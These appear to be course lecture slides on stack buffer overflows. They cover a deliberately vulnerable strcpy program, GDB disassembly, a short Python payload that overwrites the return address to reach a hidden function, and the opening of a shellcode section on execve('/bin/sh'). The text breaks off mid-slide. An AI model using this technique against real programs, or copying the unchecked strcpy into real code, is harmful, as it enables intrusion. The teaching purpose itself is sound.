


Georgia Tech

Buffer Overflows

```
$ ./stacktest AAAA

void do_something(char* buffer) {

    char my_var[128];

    strcpy(my_var, buffer);

}

int main (int argc, **argv) {

    do_something(argv[1]);

}
```


We need to make a new stack frame for this function call



To prepare for a function call, we need to
1. Push any arguments passed to the function on the stack
2. Push the return address on the stack

Buffer Overflows – Function Prologue

```
$ ./stacktest AAAA

void do_something(char* buffer) {
    char my_var[128];
    strcpy(my_var, buffer);
}

int main (int argc, **argv) {
    do_something(argv[1]);
}
```



Georgia Tech


Buffer Overflows – Function Prologue

```
$ ./stacktest AAAA

void do_something(char* buffer) {
    char my_var[128];
    strcpy(my_var, buffer);
}

int main (int argc, **argv) {
    do_something(argv[1]);
}
```

3. Space on the stack for do_something's variables is allocated by "subtracting" from RSP

2. RBP is set to be the value of RSP to signify the start of a new stack frame

1. Previous value of RBP is pushed onto the stack. When the function returns, this allows the old stack frame to be restored.




Georgia Tech

Buffer Overflows – Stack Smashing

```
$ ./stacktest AAAA

void do_something(char* buffer) {
    char my_var[128];
    strcpy(my_var, buffer);
}

int main (int argc, **argv) {
    do_something(argv[1]);
}
```

strcpy() copies As into the the stack space



Georgia Tech


Buffer Overflows – Stack Smashing

```
$ ./stacktest
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
void do_something(char* buffer) {

    char my_var[128];

    strcpy(my_var, buffer);

}

int main (int argc, **argv) {

    do_something(argv[1]);

}
```

strcpy() copies As into the the stack space

There is no bounds checking - it just copies to the stack until it sees a null byte

When function ends, EIP will be set to the stored return address (now 0x4141414141414141). We can make the return address whatever we want.



Georgia Tech

GDB 101

- disas(semble) = shows dump of assembly code

- info reg = show the address of registers
- x = show memory contents
  - x/64wx $sp => address 0x0: 0x0123456789ABCDEF 0x.....
  - Little endian! *0x0 = 0xEF, *0x1 = 0xCD, *0x2 = 0xAB, *0x3 = 0x89, *0x4 = 0x67, *0x5 = 0x45, *0x6 = 0x23, *0x7 = 0x01
- ni = execute the next machine instruction
- si = step to next machine instruction
- c(ontinue) = execute until next break / end
- r for run
- break (b) *0x0123456789ABCDEF
- gdb --args

- Cheat sheet – http://users.ece.utexas.edu/~adnan/gdb-refcard.pdf
  (Link in write-up too!)

Georgia Tech

Consider this C code

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void secretFunction() {
        printf("Congratulations!\n");
        printf("You have entered the secret function!\n");
        exit(0);
}

void vuln(char *arg) {
        char buffer[20];
        strcpy(buffer, arg);
        printf("You entered: %s\n", buffer);
}

int main(int argc, char *argv[]) {
        if (argc != 2) {
                fprintf(stderr, "Error: need a command line argument\n");
                return 1;
        }
        vuln(argv[1]);
        return 0;
}
```

Let's see what it does!

- Compile it –
  - gcc vulnArgs.c -fno-stack-protector --static -o vulnArgs

- Debug it –
  - gdb vulnArgs

Note: Assembly Syntax – Intel vs AT&T

Intel

```
add rsp, 0x10
```

```
lea rax, [rbp-0x1c]
```

- Operands ordered as dest, src
- Commonly used for Windows
- objdump -d -M intel a.out

AT&T

```
add $0x10, %rsp
```

```
lea -0x1c(%rbp),%rax
```

- Operands ordered as src, dest
- Commonly used for Linux
- objdump -d -M att a.out

Georgia Tech

(disas)semble main() to get target return address

```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004017e6 <+0>:     endbr64
   0x00000000004017ea <+4>:     push   rbp
   0x00000000004017eb <+5>:     mov    rbp,rsp
   0x00000000004017ee <+8>:     sub    rsp,0x10
   0x00000000004017f2 <+12>:    mov    DWORD PTR [rbp-0x4],edi
   0x00000000004017f5 <+15>:    mov    QWORD PTR [rbp-0x10],rsi
   0x00000000004017f9 <+19>:    cmp    DWORD PTR [rbp-0x4],0x2
   0x00000000004017fd <+23>:    je     0x401829 <main+67>
   0x00000000004017ff <+25>:    mov    rax,QWORD PTR [rip+0xc3ee2]
   0x0000000000401806 <+32>:    mov    rcx,rax
   0x0000000000401809 <+35>:    mov    edx,0x24
   0x000000000040180e <+40>:    mov    esi,0x1
   0x0000000000401813 <+45>:    lea    rax,[rip+0x9683e]        # 0x498058
   0x000000000040181a <+52>:    mov    rdi,rax
   0x000000000040181d <+55>:    call   0x412140 <fwrite>
   0x0000000000401822 <+60>:    mov    eax,0x1
   0x0000000000401827 <+65>:    jmp    0x401841 <main+91>
   0x0000000000401829 <+67>:    mov    rax,QWORD PTR [rbp-0x10]
   0x000000000040182d <+71>:    add    rax,0x8
   0x0000000000401831 <+75>:    mov    rax,QWORD PTR [rax]
   0x0000000000401834 <+78>:    mov    rdi,rax
--Type <RET> for more, q to quit, c to continue without paging--
   0x0000000000401837 <+81>:    call   0x4017a5 <vuln>
   0x000000000040183c <+86>:    mov    eax,0x0
   0x0000000000401841 <+91>:    leave
   0x0000000000401842 <+92>:    ret
End of assembler dump.
```

disas vuln() to get offset of buffer[20]

```
(gdb) disas vuln
Dump of assembler code for function vuln:
   0x00000000004017a5 <+0>:     endbr64
   0x00000000004017a9 <+4>:     push   rbp
   0x00000000004017aa <+5>:     mov    rbp,rsp
   0x00000000004017ad <+8>:     sub    rsp,0x30
   0x00000000004017b1 <+12>:    mov    QWORD PTR [rbp-0x28],rdi
   0x00000000004017b5 <+16>:    mov    rdx,QWORD PTR [rbp-0x28]
   0x00000000004017b9 <+20>:    lea    rax,[rbp-0x20]
   0x00000000004017bd <+24>:    mov    rsi,rdx
   0x00000000004017c0 <+27>:    mov    rdi,rax
   0x00000000004017c3 <+30>:    call   0x401020
   0x00000000004017c8 <+35>:    lea    rax,[rbp-0x20]
   0x00000000004017cc <+39>:    mov    rsi,rax
   0x00000000004017cf <+42>:    lea    rax,[rip+0x96870]
   0x00000000004017d6 <+49>:    mov    rdi,rax
   0x00000000004017d9 <+52>:    mov    eax,0x0
   0x00000000004017de <+57>:    call   0x40b6b0 <printf>
   0x00000000004017e3 <+62>:    nop
   0x00000000004017e4 <+63>:    leave
   0x00000000004017e5 <+64>:    ret
End of assembler dump.
```

Georgia Tech

Set a breakpoint…

```
(gdb) b *0x00000000004017de
Breakpoint 1 at 0x4017de
```


Breakpoint set at call to printf in vuln

Run it with – run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/cs3235/appsec-project-internal/vulnArgs AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x00000000004017de in vuln ()
(gdb)
```

Georgia Tech

Let's peek at the stack



- x/120bx: displays 120 bytes in hexadecimal, starting from the address where the previous instance of this command has finished.

Georgia Tech

Where do we need to go?

```
(gdb) p secretFunction
$1 = {<text variable, no debug info>} 0x401775 <secretFunction>
```

Let’s build our exploit!

```
import sys
sys.stdout.buffer.write(b"A" * 40 + 0x401775.to_bytes(8, "little"))
```

- Overwrite the buffer in the stack all the way up to and including the base pointer
- Write return address immediately afterwards

Success!

```
(gdb) run $(python3 sol.py)
Starting program: /home/cs3235/appsec-project-internal/vulnArgs $(python3 sol.py)
/bin/bash: line 1: warning: command substitution: ignored null byte in input
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAu@
Congratulations!
You have entered the secret function!
[Inferior 1 (process 8996) exited normally]
```

Georgia Tech

Shellcode

Quick Recap

- Important CPU Registers
- How program memory is laid out
- How a buffer overflow works
- How we can use buffer overflows to jump to a function of our choice

Shellcode

- Returning to arbitrary functions is fun, but what if we want more flexibility?
- If we had a shell, we could do what we want!

Calling /bin/sh

- We know that /bin/sh opens a shell
- But, how can we call an external binary from a program?
- execve seems like a good option!

```
int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

  - filename is the binary we want to execute
  - argv is the list of arguments we want to pass
    - Just like we see in main(int argc, **char *const argv[]**)
  - envp is for environment variables

How does it look in C?

```
#include stdio.h

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

From: Smashing the Stack for Fun and Profit

(gdb) disassemble main

- Function prelude

```
Dump of assembler code for function main:
   0x0000000000401745 <+0>:     endbr64
   0x0000000000401749 <+4>:     push   rbp
   0x000000000040174a <+5>:     mov    rbp,rsp
   0x000000000040174d <+8>:     sub    rsp,0x10
   0x0000000000401751 <+12>:    lea    rax,[rip+0x968ac]        # 0x498004
   0x0000000000401758 <+19>:    mov    QWORD PTR [rbp-0x10],rax
   0x000000000040175c <+23>:    mov    QWORD PTR [rbp-0x8],0x0
   0x0000000000401764 <+31>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000401768 <+35>:    lea    rcx,[rbp-0x10]
   0x000000000040176c <+39>:    mov    edx,0x0
   0x0000000000401771 <+44>:    mov    rsi,rcx
   0x0000000000401774 <+47>:    mov    rdi,rax
   0x0000000000401777 <+50>:    call   0x446770 <execve>
   0x000000000040177c <+55>:    mov    eax,0x0
   0x0000000000401781 <+60>:    leave
   0x0000000000401782 <+61>:    ret
```

Disassembly

C Code

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

From: Smashing the Stack for Fun and Profit

Georgia Tech

(gdb) disassemble main

- Initialize char *name[2]
  - “/bin/sh” is at the address 0x498004

```
Dump of assembler code for function main:
   0x0000000000401745 <+0>:     endbr64
   0x0000000000401749 <+4>:     push   rbp
   0x000000000040174a <+5>:     mov    rbp,rsp
   0x000000000040174d <+8>:     sub    rsp,0x10
   0x0000000000401751 <+12>:    lea    rax,[rip+0x968ac]        # 0x498004
   0x0000000000401758 <+19>:    mov    QWORD PTR [rbp-0x10],rax
   0x000000000040175c <+23>:    mov    QWORD PTR [rbp-0x8],0x0
   0x0000000000401764 <+31>:    mov    rax,QWORD PTR [rbp-0x10]
   0x0000000000401768 <+35>:    lea    rcx,[rbp-0x10]
   0x000000000040176c <+39>:    mov    edx,0x0
   0x0000000000401771 <+44>:    mov    rsi,rcx
   0x0000000000401774 <+47>:    mov    rdi,rax
   0x0000000000401777 <+50>:    call   0x446770 <execve>
   0x000000000040177c <+55>:    mov    eax,0x0
   0x0000000000401781 <+60>:    leave
   0x0000000000401782 <+61>:    ret
```

Disassembly

C Code

```
